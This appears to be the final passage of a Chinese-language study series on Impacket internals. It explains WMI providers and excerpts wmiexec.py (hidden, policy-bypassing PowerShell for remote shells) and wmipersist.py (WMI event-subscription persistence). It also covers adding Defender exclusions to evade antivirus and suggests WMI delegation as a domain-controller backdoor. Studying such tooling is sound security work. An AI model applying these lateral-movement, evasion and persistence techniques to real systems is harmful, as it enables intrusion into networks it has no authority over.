网络负载平衡 (NLB)	允许应用程序通过 WMI 与网络负载平衡集群交互。
Ping 供应商	为 WMI 提供对标准**ping**命令提供的状态信息的访问。
政策提供者	提供对组策略的扩展，并允许改进策略的应用。
电源管理事件提供者	**通过对 Windows 电源管理协议建模，向 Win32_PowerManagementEvent**类提供信息以描述因电源状态更改而导致的电源管理事件。
远程桌面服务 WMI 提供程序	在远程桌面服务环境中启用一致的服务器管理。
报告服务提供商	定义 WMI 类，允许您编写脚本和代码来修改报表服务器和报表管理器的设置。
策略结果集 (RSoP) 提供程序	提供在假设情况下计划和调试策略设置的方法。这些方法允许管理员轻松确定适用于或将适用于用户或计算机的策略设置组合。这称为策略结果集 (RSoP)。有关详细信息，请参阅关于 RSoP WMI 方法提供程序和RSoP WMI 类。
安全供应商	检索或更改控制文件、目录和共享的所有权、审核和访问权限的安全设置。
服务器集群供应商	定义一组用于访问群集对象、属性和事件的 WMI 类。
会话提供者	管理网络会话和连接。
卷影复制供应商	为共享文件夹功能的卷影副本提供管理功能。
SNMP 供应商	将管理信息库 (MIB) 架构对象中定义的简单网络管理协议 (SNMP) 对象映射到 WMI CIM 类。此提供程序未预安装。有关详细信息，请参阅设置 WMI SNMP 环境。
系统中心端点保护 (SCEP)	定义启用 System Center Endpoint Protection (SCEP) 管理的 WMI 类。
系统注册提供商	使管理应用程序能够检索和修改系统注册表中的数据；并在发生变化时收到通知。64 位平台上有两个版本的系统注册表提供程序。
系统还原供应商	提供配置和使用系统还原功能的类。有关详细信息，请参阅配置系统还原和系统还原 WMI 类。
值得信赖的平台模块供应商	提供对有关安全设备的数据的访问，由**Win32_TPM**的实例表示，这是 Microsoft Windows 可信平台计算机系统的信任根。
信任供应商	提供有关域信任的访问信息。
查看供应商	基于其他类的实例创建新的实例和方法。64 位平台上有两个版本的视图提供程序。
波分供应商	提供对符合 Windows 驱动程序模型 (WDM) 的硬件驱动程序的类、实例、方法和事件的访问。

供应商	描述
Win32 供应商	提供来自 Windows 系统的访问和更新数据，例如环境变量的当前设置和逻辑磁盘的属性。
Windows Defender的	定义启用 Windows Defender 管理的 WMI 类。
Windows 安装程序提供程序	提供从与 Windows Installer 兼容的应用程序收集的访问信息，并使 Windows Installer 过程可远程使用。
Windows 产品激活提供商	通过使用 WMI 接口支持 Windows 产品激活 (WPA) 管理，并提供一致的服务器管理。Windows 产品激活不适用于基于 Itanium 的 Windows 操作系统版本。
WMIPerfClass 提供者	创建 WMI性能计数器类。数据由 WMIPerfInst 提供程序动态提供给这些 WMI 性能类。WMIPerfClass 和 WMIPerfInst 提供程序替换了ADAP函数。
WmiPerfInst 供应商	从 WMI性能计数器类定义动态提供原始和格式化的性能计数器数据。

这里为了便于理解可以提前看下/examples/wmiexec.py脚本中就是调用了CIMWin32 provider的win32_Process类中的create方法开启进程调用cmd或powershell执行命令或反弹shell

```
eg./examples/wmiexec.py

    ..................
dcom = DCOMConnection(addr, self.__username, self.__password, self.__domain,
self.__lmhash, self.__nthash,
                                self.__aesKey, oxidResolver=True,
doKerberos=self.__doKerberos, kdcHost=self.__kdcHost)
        try:
            iInterface = dcom.CoCreateInstanceEx(wmi.CLSID_WbemLevel1Login,
wmi.IID_IWbemLevel1Login)
            iWbemLevel1Login = wmi.IWbemLevel1Login(iInterface)
            iWbemServices = iWbemLevel1Login.NTLMLogin('//./root/cimv2', NULL,
NULL)
            iWbemLevel1Login.RemRelease()

            win32Process, _ = iWbemServices.GetObject('Win32_Process')

            self.shell = RemoteShell(self.__share, win32Process, smbConnection,
self.__shell_type, silentCommand)
    ..............

    class RemoteShell(cmd.Cmd):
    def __init__(self, share, win32Process, smbConnection, shell_type,
silentCommand=False):
        cmd.Cmd.__init__(self)
        self.__share = share
        self.__output = '\\' + OUTPUT_FILENAME
        self.__outputBuffer = str('')
        self.__shell = 'cmd.exe /Q /c '
        self.__shell_type = shell_type
```

```
        self.__pwsh = 'powershell.exe -NoP -NoL -sta -NonI -W Hidden -Exec
Bypass -Enc '
        self.__win32Process = win32Process
        self.__transferClient = smbConnection
        self.__silentCommand = silentCommand
        self.__pwd = str('C:\\')
        self.__noOutput = False
        self.intro = '[!] Launching semi-interactive shell - Careful what you
execute\n[!] Press help for extra shell commands'
    ......................
```

以下是Win32_Process类中的方法

Method	Description
AttachDebugger	Launches the currently registered debugger for a process.
Create	创建一个新进程。
GetAvailableVirtualSize	计算当前进程可用的虚拟地址容量
GetOwner	检索运行该进程的用户名和域名。
GetOwnerSid	检索进程所有者的安全标识符 (SID)。
SetPriority	更改进程的执行优先级。
Terminate	终止进程及其所有线程。

Win32_Process的属性如下

```
.......
命令行

数据类型：字符串

访问类型：只读

限定符：DisplayName（“启动进程的命令行”）

用于启动特定进程的命令行（如果适用）。

创建类名

数据类型：字符串

访问类型：只读

限定符：CIM_Key、MaxLen (256)、DisplayName（“类名”）

创建实例时使用的类或子类的名称。当与类的其他关键属性一起使用时，此属性允许唯一标识该类及其子类的
所有实例。

此属性继承自CIM_Process。

创建日期
```

```
数据类型：日期时间

访问类型：只读

限定词：Fixed , DisplayName ("CreationDate")

流程开始执行的日期。

此属性继承自CIM_Process。

CSCreationClassName

数据类型：字符串

访问类型：只读

限定词：Propagated（“CIM_OperatingSystem.CSCreationClassName”）、CIM_Key 、 MaxLen ( 256 ) 、 DisplayName （ “计算机系统类名”）

范围计算机系统的创建类名称。

此属性继承自CIM_Process。

CS名称

数据类型：字符串

访问类型：只读

限定符：Propagated（“ CIM_OperatingSystem.CSName ” ）、CIM_Key、 MaxLen ( 256)、DisplayName（“计算机系统名称”）

范围界定计算机系统的名称。

此属性继承自CIM_Process。
.........
```

更多属性见https://learn.microsoft.com/en-us/windows/win32/cimwin32prov/win32-process#methods,

感觉在这里全列出来用处不大,还是在实际渗透过程中看需要wmi远程实现什么功能,然后去查看相应的provider\class\方法|属性来进行相应的调用就好。

这里再看一个例子

Windows Defender WMIv2 API中的 MSFT_MpPreference类的Add方法，此 cmdlet 默认寻求用户确认。如果指定了 -Force，则不会向用户寻求默认确认。

```
uint32 Add(
  [in] string  ExclusionPath[],排除路径,允许管理员明确 禁止扫描 检查列出的任何路径。
  [in] string  ExclusionExtension[],允许管理员明确 禁止扫描 检查列出的任何扩展。
  [in] string  ExclusionProcess[],允许管理员明确 禁止扫描 检查列出的任何进程。
  [in] sint64  ThreatIDDefaultAction_Ids[],检测到时 不应 对其采取默认操作的威胁 ID。
ThreatIDDefaultAction_Actions 中的操作需要按照与 ThreatIDDefaultAction_Ids 中的 ID 相同的顺序指定
  [in] uint8   ThreatIDDefaultAction_Actions[],检测到时 不应 采取默认操作的威胁的默认操作。这些操作的顺序必须与其在 ThreatIDDefaultAction_Ids 属性中指定的各自 ID 的顺序相同。
  [in] boolean Force
);
```

而同一provider下的MSFT_MpComputerStatus 类可以查看当前使用的安全软件及版本，方便大家做免杀前的信息收集

WMI委派

另一个比较有趣的地方是根据官方文档（https://learn.microsoft.com/en-us/windows/win32/wmisdk/connecting-to-a-3rd-computer-delegation）的描述，在本地系统上运行从远程系统获取数据的脚本时，WMI 会将您的凭据提供给远程系统上的数据提供者。这只需要**Impersonate**的模拟级别，但是，如果脚本连接到远程系统上的 WMI 并尝试在其他远程系统上打开日志文件，那么脚本将失败，除非模

拟级别为**Delegate**，这样一来我们可以对我们创建的账户进行wmi委派，这样我们就可以通过wmi对DC进行控制，找了一圈没找到这方面的文章，感觉可以用这个委派当个后门?

这里放一个实现wmi委派的ps脚本及使用方法

https://github.com/grbray/PowerShell/blob/main/Windows/Set-WMINameSpaceSecurity.ps1

https://techcommunity.microsoft.com/t5/core-infrastructure-and-security/delegate-wmi-access-to-domain-controllers/ba-p/259535

模块代码分析

从前面wmiexec的脚本中我们可以看到调用wmi的方式是通过IWbemLevel1Login接口

IWbemLevel1Login 接口允许用户连接到特定名称空间中的管理服务接口。接口必须由UUID {F309AD18-D86A-11d0-A075-00C04FB68820} 唯一标识

IWbemLevel1Login包含四个方法

Method	Description
EstablishPosition不执行任何操作，主要进行ntlmlogin之前的区域协商	Opnum: 3
RequestChallenge不执行任何操作	Opnum: 4
WBEMLogin不执行任何操作	Opnum: 5
NTLMLogin将用户连接到指定命名空间中的管理服务接口	Opnum: 6

主要看下ntlmlogin的参数

```
 HRESULT NTLMLogin(
   [in, unique, string] LPWSTR wszNetworkResource,代表返回的IWbemServices 对象关联的服务器上的命名空间。此参数不得为 NULL
   [in, unique, string] LPWSTR wszPreferredLocale,一个指向字符串的指针，该字符串必须以首选顺序指定语言环境值，以逗号分隔。如果客户端不提供它，服务器会创建一个特定于实现的默认列表
   [in] long lFlags,必须为 0
   [in] IWbemContext* pCtx,必须是指向IWbemContext 接口的指针，它必须包含客户端发送的附加信息。如果pCtx 为 NULL，则必须忽略该参数。
   [out] IWbemServices** ppNamespace如果调用成功，ppNamespace 必须返回一个指向IWbemServices接口指针的指针。当发生错误时，此参数必须设置为 NULL。
 );
为响应 IWbemLevel1Login::NTLMLogin 方法，服务器必须返回对应于wszNetworkResource 参数的IWbemServices 接口。当调用成功时，服务器必须创建一个IWbemServices 对象。服务器必须将wszPreferredLocale存储在对象中。服务器必须找到 传递给NamespaceConnectionTable的wszNetworkResource的NamespaceConnection对象，并将其引用存储在 IWbemServices对象中。服务器必须将GrantedAccess 设置为命名空间安全描述符授予客户端的一组访问权限。请求本地化信息的所有后续 IWbemServices 方法调用必须以wszPreferredLocale中指定的语言返回信息。当首选语言环境为 NULL 时，服务器应该使用特定于实现的逻辑来决定语言环境。成功的方法执行必须使用 IWbemServices 接口指针填充ppNamespace 参数并且必须返回 WBEM_S_NO_ERROR。
```

可以看到IWbemLevel1Login类对ntlmlogin方法的实现

```
class IWbemLevel1Login(IRemUnknown):
    ........
    def NTLMLogin(self, wszNetworkResource, wszPreferredLocale, pCtx):
        request = IWbemLevel1Login_NTLMLogin()
        request['wszNetworkResource'] = checkNullString(wszNetworkResource)
        request['wszPreferredLocale'] = checkNullString(wszPreferredLocale)
        request['lFlags'] = 0
        request['pCtx'] = pCtx
        resp = self.request(request, iid = self._iid, uuid = self.get_iPid())
        return IWbemServices(
            INTERFACE(self.get_cinstance(), b''.join(resp['ppNamespace']
['abData']), self.get_ipidRemUnknown(),
                      target=self.get_target()))
```

之后则是通过IWbemServices完成对provider的调用

IWbemServices接口的方法如下

Method	Description
OpenNamespace	为客户端提供作用域为请求的命名空间的 IWbemServices 接口指针
CancelAsyncCall	取消当前 IWbemObjectSink 指针标识的异步方法调用
QueryObjectSink	获取允许客户端直接向服务器发送事件的通知处理程序
GetObject	检索CIM 类或CIM 实例。
GetObjectAsync	IWbemServices::GetObject 方法的异步版本
PutClass	在与当前 IWbemServices 接口关联的命名空间中创建新类或更新现有类
PutClassAsync	IWbemServices::PutClass 方法的异步版本
DeleteClass	从与当前 IWbemServices 接口关联的命名空间中删除指定的类
DeleteClassAsync	IWbemServices::DeleteClass 方法的异步版本。
CreateClassEnum	创建类枚举。
CreateClassEnumAsync	IWbemServices::CreateClassEnum 方法的异步版本。
PutInstance	创建或更新现有类的实例
PutInstanceAsync	PutInstance 方法的异步版本。
DeleteInstance	删除现有类的实例
DeleteInstanceAsync	IWbemServices::DeleteInstance 方法的异步版本。
CreateInstanceEnum	创建满足选择条件的所有类实例的实例枚举
CreateInstanceEnumAsync	IWbemServices::CreateInstanceEnum 方法的异步版本。
ExecQuery	基于查询返回 IWbemClassObject 接口对象的可枚举集合。

Method	Description
ExecQueryAsync	IWbemServices::ExecQuery 方法的异步版本。
ExecNotificationQuery	当客户端调用请求订阅事件时，服务器运行查询以接收事件。
ExecNotificationQueryAsync	IWbemServices::ExecNotificationQuery 方法的异步版本。
ExecMethod	执行 由 CIM 类或从 IWbemServices 接口检索的CIM实例实现的 CIM 方法。
ExecMethodAsync	IWbemServices::ExecMethod 方法的异步版本

wmi远程管理的主要功能方法都在这里,在模块中实现了每一个方法

```
class IWbemServices(IRemUnknown):
    def __init__(self, interface):
        IRemUnknown.__init__(self,interface)
        self._iid = IID_IWbemServices

    def OpenNamespace(self, strNamespace, lFlags=0, pCtx = NULL):
        request = IWbemServices_OpenNamespace()
        request['strNamespace']['asData'] = strNamespace
        request['lFlags'] = lFlags
        request['pCtx'] = pCtx
        resp = self.request(request, iid = self._iid, uuid = self.get_iPid())
        resp.dump()
        return resp

    def CancelAsyncCall(self,IWbemObjectSink ):
        request = IWbemServices_CancelAsyncCall()
        request['IWbemObjectSink'] = IWbemObjectSink
        resp = self.request(request, iid = self._iid, uuid = self.get_iPid())
        return resp['ErrorCode']

    def QueryObjectSink(self):
        request = IWbemServices_QueryObjectSink()
        request['lFlags'] = 0
        resp = self.request(request, iid = self._iid, uuid = self.get_iPid())
        return INTERFACE(self.get_cinstance(),
b''.join(resp['ppResponseHandler']['abData']), self.get_ipidRemUnknown(),
                         target=self.get_target())

    def GetObject(self, strObjectPath, lFlags=0, pCtx=NULL):
        request = IWbemServices_GetObject()
        request['strObjectPath']['asData'] = strObjectPath
        request['lFlags'] = lFlags
        request['pCtx'] = pCtx
        resp = self.request(request, iid = self._iid, uuid = self.get_iPid())
        ppObject = IWbemClassObject(
            INTERFACE(self.get_cinstance(), b''.join(resp['ppObject']
['abData']), self.get_ipidRemUnknown(),
                      oxid=self.get_oxid(), target=self.get_target()), self)
        if resp['ppCallResult'] != NULL:
            ppcallResult = IWbemCallResult(
```

```
                INTERFACE(self.get_cinstance(), b''.join(resp['ppObject']
['abData']), self.get_ipidRemUnknown(),
                          target=self.get_target()))
        else:
            ppcallResult = NULL
        return ppObject, ppcallResult
    ..........
```

这里的方法调用我们可以看/examples/wmipersist.py，在wmipersist中首先DeleteInstance删除现有实例，然后通过GetObject获取ActiveScriptEventConsumer、、__EventFilter、__IntervalTimerInstruction三个类并通过SpawnInstance派生新的实例并通过PutInstance更新。

```
 if self.__options.action.upper() == 'REMOVE':
            self.checkError('Removing ActiveScriptEventConsumer %s' %
self.__options.name,

 iWbemServices.DeleteInstance('ActiveScriptEventConsumer.Name="%s"' %
self.__options.name))

            self.checkError('Removing EventFilter EF_%s' % self.__options.name,

 iWbemServices.DeleteInstance('__EventFilter.Name="EF_%s"' %
self.__options.name))

            self.checkError('Removing IntervalTimerInstruction TI_%s' %
self.__options.name,
                            iWbemServices.DeleteInstance(
                                '__IntervalTimerInstruction.TimerId="TI_%s"' %
self.__options.name))

            self.checkError('Removing FilterToConsumerBinding %s' %
self.__options.name,
                            iWbemServices.DeleteInstance(

 r'__FilterToConsumerBinding.Consumer="ActiveScriptEventConsumer.Name=\"%s\"','
                                r'Filter="__EventFilter.Name=\"EF_%s\""' % (
                                self.__options.name, self.__options.name)))
        else:
            activeScript, _ =
iWbemServices.GetObject('ActiveScriptEventConsumer')
            activeScript = activeScript.SpawnInstance()
            activeScript.Name = self.__options.name
            activeScript.ScriptingEngine = 'VBScript'
            activeScript.CreatorSID = [1, 2, 0, 0, 0, 0, 0, 5, 32, 0, 0, 0, 32,
2, 0, 0]
            activeScript.ScriptText = options.vbs.read()
            self.checkError('Adding ActiveScriptEventConsumer %s'%
self.__options.name,
                iWbemServices.PutInstance(activeScript.marshalMe()))

            if options.filter is not None:
                eventFilter, _ = iWbemServices.GetObject('__EventFilter')
                eventFilter = eventFilter.SpawnInstance()
                eventFilter.Name = 'EF_%s' % self.__options.name
```

```
                eventFilter.CreatorSID = [1, 2, 0, 0, 0, 0, 0, 5, 32, 0, 0, 0,
32, 2, 0, 0]
                eventFilter.Query = options.filter
                eventFilter.QueryLanguage = 'WQL'
                eventFilter.EventNamespace = r'root\cimv2'
                self.checkError('Adding EventFilter EF_%s' %
self.__options.name,
                    iWbemServices.PutInstance(eventFilter.marshalMe()))

            else:
                wmiTimer, _ =
iWbemServices.GetObject('__IntervalTimerInstruction')
                wmiTimer = wmiTimer.SpawnInstance()
                wmiTimer.TimerId = 'TI_%s' % self.__options.name
                wmiTimer.IntervalBetweenEvents = int(self.__options.timer)
                #wmiTimer.SkipIfPassed = False
                self.checkError('Adding IntervalTimerInstruction',
                    iWbemServices.PutInstance(wmiTimer.marshalMe()))

                eventFilter,_ = iWbemServices.GetObject('__EventFilter')
                eventFilter =  eventFilter.SpawnInstance()
                eventFilter.Name = 'EF_%s' % self.__options.name
                eventFilter.CreatorSID =  [1, 2, 0, 0, 0, 0, 0, 5, 32, 0, 0, 0,
32, 2, 0, 0]
                eventFilter.Query = 'select * from __TimerEvent where TimerID =
"TI_%s" ' % self.__options.name
                eventFilter.QueryLanguage = 'WQL'
                eventFilter.EventNamespace = r'root\subscription'
                self.checkError('Adding EventFilter EF_%s' %
self.__options.name,
                    iWbemServices.PutInstance(eventFilter.marshalMe()))

            filterBinding, _ =
iWbemServices.GetObject('__FilterToConsumerBinding')
            filterBinding = filterBinding.SpawnInstance()
            filterBinding.Filter = '__EventFilter.Name="EF_%s"' %
self.__options.name
            filterBinding.Consumer = 'ActiveScriptEventConsumer.Name="%s"' %
self.__options.name
            filterBinding.CreatorSID = [1, 2, 0, 0, 0, 0, 0, 5, 32, 0, 0, 0, 32,
2, 0, 0]

            self.checkError('Adding FilterToConsumerBinding',
                iWbemServices.PutInstance(filterBinding.marshalMe()))
```

这里派生使用的是wbemcli.h中的IWbemClassObject::SpawnInstance 方法

```
HRESULT SpawnInstance(
  [in]  long             lFlags,
  [out] IWbemClassObject **ppNewInstance
);
```

当前对象必须是使用 IWbemServices::GetObject、IWbemServices::CreateClassEnum 或 IWbemServices::CreateClassEnumAsync 从 Windows 管理获取的类定义，然后使用此类定义创建新实例。 需要调用 IWbemServices：:PutInstance 才能将实例实际写入 Windows 管理。 如果要在调用 IWbemServices::PutInstance 之前放弃对象，只需调用 IWbemClassObject::Release 即可。 请注意，支持从实例生成实例，但返回的实例将为空。

脚本中调用的3个类作用如下

- ActiveScriptEventConsumer 类在事件传递到该脚本时，以任意脚本语言运行预定义脚本。
- __IntervalTimerInstruction系统类以时间间隔生成事件，类似于Windows编程中的WM_TIMER消息。 事件使用者通过创建引用此类的事件查询来注册以接收间隔计时器事件。 由于操作系统行为，无法保证事件将以精确请求的时间间隔传送。
- 永久事件使用者的注册需要 __EventFilter 系统类的实例。

wmipersist.py脚本的作用是构造wql语句监听事件当事件发生时就执行攻击者构造好的脚本

除了以上介绍的两个类，wmi模块中还实现了以下接口：

- IEnumWbemClassObject接口:对CIM对象集合进行枚举或克隆
- IWbemCallResult 接口:用于从 返回单个CIM 对象的半同步调用中返回调用结果
- IWbemFetchSmartEnum 接口:一个帮助程序接口，用于检索网络优化的枚举器接口
- IWbemWCOSmartEnum接口:旨在为 IEnumWbemClassObject 提供 CIM 对象的备用同步枚举
- IWbemLoginClientID 接口： func SetClientInfo：将客户端 NETBIOS 名称和客户端生成的唯一编号传递给服务器。
- IWbemLoginHelper 接口:func SetEvent:在服务器上为名称为方法参数的事件发出信号

以上就是wmi模块的全部内容

common

这里的模块是impacket基础模块，简单快速过一下就可以

icmp6.py

实现了impacket对ipv6服务器的ping的支持

IP6_Address.py

实现了对ipv6地址的解析

ip6.py

实现了ipv6协议支持

IP6_Extension_Headers.py

实现了对ipv6扩展标头的支持

version.py

输出当前impacket版本信息

Dot11Crypto.py

rc4加解密算法实现

Dot11KeyManager.py

802.11协议（wifi）keymanager支持

ImpactDecoder.py

各种网络协议的便捷数据包解包器。解包各种协议

ImpactPacket.py

网络数据包编解码器基本构建块。各种 Internet 协议的低级数据包编解码器。以编程方式构建网络数据包

ndp.py

ipv6中的邻居发现协议ndp支持，即Neighbor Discovery Protocol

cdp.py

cdp协议支持，CDP是Cisco Discovery Protocol的缩写，它是由思科公司推出的一种私有的二层网络协议，它能够运行在大部分的思科设备上面。 通过运行CDP 协议，思科设备能够在与它们直连的设备之间分享有关操作系统软件版本，以及IP地址，硬件平台等相关信息。

crypto.py

aes、ntlm等加解密支持

dhcp.py

dhcp协议支持

dns.py

dns协议支持

dot11.py

802.11协议（wifi）支持

dpapi.py

dpapi支持，**数据保护应用程序编程接口**(DPAPI)。**DPAPI**目前广泛应用于许多 Windows 应用程序和子系统中。例如，在文件加密系统中，用于存储无线连接密码，在 Windows Credential Manager、Internet Explorer、Outlook、Skype、Windows CardSpace、Windows Vault、Google Chrome 等中。使用简单，因为它仅包含几个用于加密和解密数据的函数，**CryptProtectData**和**CryptUnprotectData**。

https://www.passcape.com/index.php?section=docsys&cmd=details&id=28#13

- 在受害者主机上，以用户的安全上下文中解密Chrome凭据
- 当将Chrome加密数据库拖到本地进行解密时，使用 mimikatz 离线解密 Chrome 凭据

用户master key文件位于%APPDATA%\Microsoft\Protect\%SID%

系统master key文件位于%WINDIR%\System32\Microsoft\Protect\S-1-5-18\User

https://paper.seebug.org/1755/#2-windowsdpapi

eap.py

wifi 802.11认证协议支持

ese.py

解析NTDS.dit

helper.py

数据包基础数据类型定义，如bit、byte等

hresult_errors.py

windows错误代码汇总

http.py

提供rpc via http v2 中http 401 认证的支持

mapi_constants.py

exchange错误代码及mapi属性

mqtt.py

mqtt协议支持

nmb.py

NetBIOS 库

smb3.py

MS-SMB2协议实现（SMB2 和 SMB3）

smb3structs.py

SMB 2 和 3 协议结构和常量 [MS-SMB2]

smbconnection.py

SMB1/2/3 的包装类，smb连接的实现

smbserver.py

smb服务器实现

system_errors.py

系统错误代码汇总

tds.py

sql server 协议支持

uuid.py

uuid和二进制表示的相互转换

winregistry

Windows 注册表库解析器

wps.py

wps协议支持

WPS全称为Wi-Fi Protected Setup，是WSC规范早期的名字，WSC全称为Wi-Fi Simple Configuration，该项技术用于简化SOHO环境中无线网络的配置和使用。举一个简单的例子，配置无线网络环境时，网管需要首先为AP设置SSID、安全属性（如身份认证方法、加密方法等）。然后他还得把SSID、密码告诉给该无线网络的使用者。可是这些安全设置信息对普通大众而言还是有些复杂。而有了WSC之后，用户只需输入PIN码（Personal Identification Number，一串数字），或者摁一下专门的按钮（WSC中，该按钮被称为Push Button）甚至用户只要拿着支持NFC的手机到目标AP（它必须也支持NFC）旁刷一下，这些安全设置就能被自动配置好。有了这些信息，手机就能连接上目标无线网络了。显然，相比让用户记住SSID、密码等信息，WSC要简单多了。WFA推出WPA后不久，WPS规范便被推出。随着WPA2的出现，WFA又制订了WPS的升级版，即WSC。

引用：

写文章的时候看过了太多大佬们写的文章，属于是站在大佬的肩膀上学习了，因为写文章时候节奏比较紧凑，引用部分可能会有遗漏，欢迎大佬指错，及时补充（绝没有故意不引用的情况QAQ）

https://paper.seebug.org/1755/

https://www.passcape.com/index.php?section=docsys&cmd=details&id=28#13

https://learn.microsoft.com/zh-cn/windows/win32/api/wbemcli/nf-wbemcli-iwbemclassobject-spawninstance

http://www.yfvb.com/help/wmi/index.htm

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-wmi/485026a6-d7e0-4ef8-a44f-43e5853fff9d

https://learn.microsoft.com/en-us/windows/win32/cimwin32prov/win32-process#methods

https://blog.csdn.net/Ping_Pig/article/details/119446154

https://learn.microsoft.com/en-us/openspecs/windows_protocols/

https://learn.microsoft.com/en-us/windows/win32/shell/shellwindows-item

https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object/

https://www.ibm.com/docs/zh/db2/10.1.0?topic=routines-ole-automation

https://www.anquanke.com/post/id/215960

https://blog.csdn.net/guxch/article/details/6880335

https://payloads.online/archivers/2020-07-16/1/

https://blog.51cto.com/u_15075510/3505281

https://www.zhihu.com/question/49433640/answer/115952604

https://learning.oreilly.com/library/view/learning-dcom

https://zh.wikipedia.org/wiki/%E9%81%A0%E7%A8%8B%E9%81%8E%E7%A8%8B%E8%AA%BF%E7%94%A8

https://learn.microsoft.com/en-us/openspecs/windows_protocols/

https://github.com/OTRF/ThreatHunter-Playbook

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-dtyp/cca27429-5689-4a16-b2b4-9325d93e4ba2

https://blog.csdn.net/zhuhuan_5/article/details/107593368

https://pubs.opengroup.org/onlinepubs/9629399/chap14.htm

https://learn.microsoft.com/zh-cn/windows/win32/rpc/

http://diswww.mit.edu/menelaus.mit.edu/cvs-krb5/25862

https://payloads.online/archivers/2022-03-04/1/#0x03-impacket%E7%9A%84%E9%80%9A%E7%94%A8%E5%BC%80%E5%8F%91%E6%B5%81%E7%A8%8B

https://www.freebuf.com/articles/network/265320.html

https://myzxcg.com/2021/08/Kerberos-%E8%AE%A4%E8%AF%81%E8%BF%87%E7%A8%8B%E8%AF%A6%E7%BB%86%E5%88%86%E6%9E%90%E4%B8%80/

https://www.cnblogs.com/yokan/p/16102699.html

https://www.4hou.com/posts/5KG8

https://googleprojectzero.blogspot.com/2021/10/using-kerberos-for-authentication-relay.html

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-spng/f377a379-c24f-4a0f-a3eb-0d835389e28a

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-smb2/06451bf2-578a-4b9d-94c0-8ce531bf14c4

https://docs.oracle.com/cd/E19253-01/819-7056/6n91eac42/index.html

https://silvermissile.github.io/2020/08/16/%E6%95%B0%E6%8D%AE%E5%8A%A8%E6%80%81%E5%AE%89%E5%85%A8%E5%8D%8F%E8%AE%AE%E7%BB%BC%E8%BF%B0/

https://zhuanlan.zhihu.com/p/68583311

https://zhuanlan.zhihu.com/p/266491528

https://juejin.cn/post/6844903955416219661

https://www.ietf.org/rfc/rfc4615.txt

https://www.ietf.org/rfc/rfc4493.txt

https://www.ibm.com/docs/en/zos/2.3.0?topic=kpi-krb5-get-cred-from-kdc-obtain-kdc-server-service-ticket

https://web.mit.edu/kerberos/krb5-devel/doc/appdev/refs/types/krb5_creds.html

https://www.rfc-editor.org/rfc/rfc6448.html

https://repo.or.cz/w/krb5dissect.git/blob_plain/HEAD:/keytab.txt

https://en.wikipedia.org/wiki/Generic_Security_Services_Application_Program_Interface

https://datatracker.ietf.org/doc/html/rfc4121

http://tech.sina.com.cn/roll/2007-08-05/2043381729.shtml

https://fossies.org/dox/freedce-1.1.0.7/mgmt_8c.html#aa683fdbf3f0ae0f068468426f0f5ae3e

https://pubs.opengroup.org/onlinepubs/9629399/apdxq.htm

https://learn.microsoft.com/en-us/openspecs/windows_protocols

https://tttang.com/archive/1403/

https://www.anquanke.com/post/id/219374#h3-6

https://devco.re/blog/2022/10/19/a-new-attack-surface-on-MS-exchange-part-4-ProxyRelay/

https://twitter.com/_mohemiv

https://devco.re/blog/2022/10/19/a-new-attack-surface-on-MS-exchange-part-4-ProxyRelay/

https://swarm.ptsecurity.com/attacking-ms-exchange-web-interfaces/

https://cloud.tencent.com/developer/article/1937702

https://xie1997.blog.csdn.net/article/details/119457498

https://www.freebuf.com/articles/network/285345.html

https://www.akamai.com/blog/security-research/cold-hard-cache-bypassing-rpc-with-cache-abuse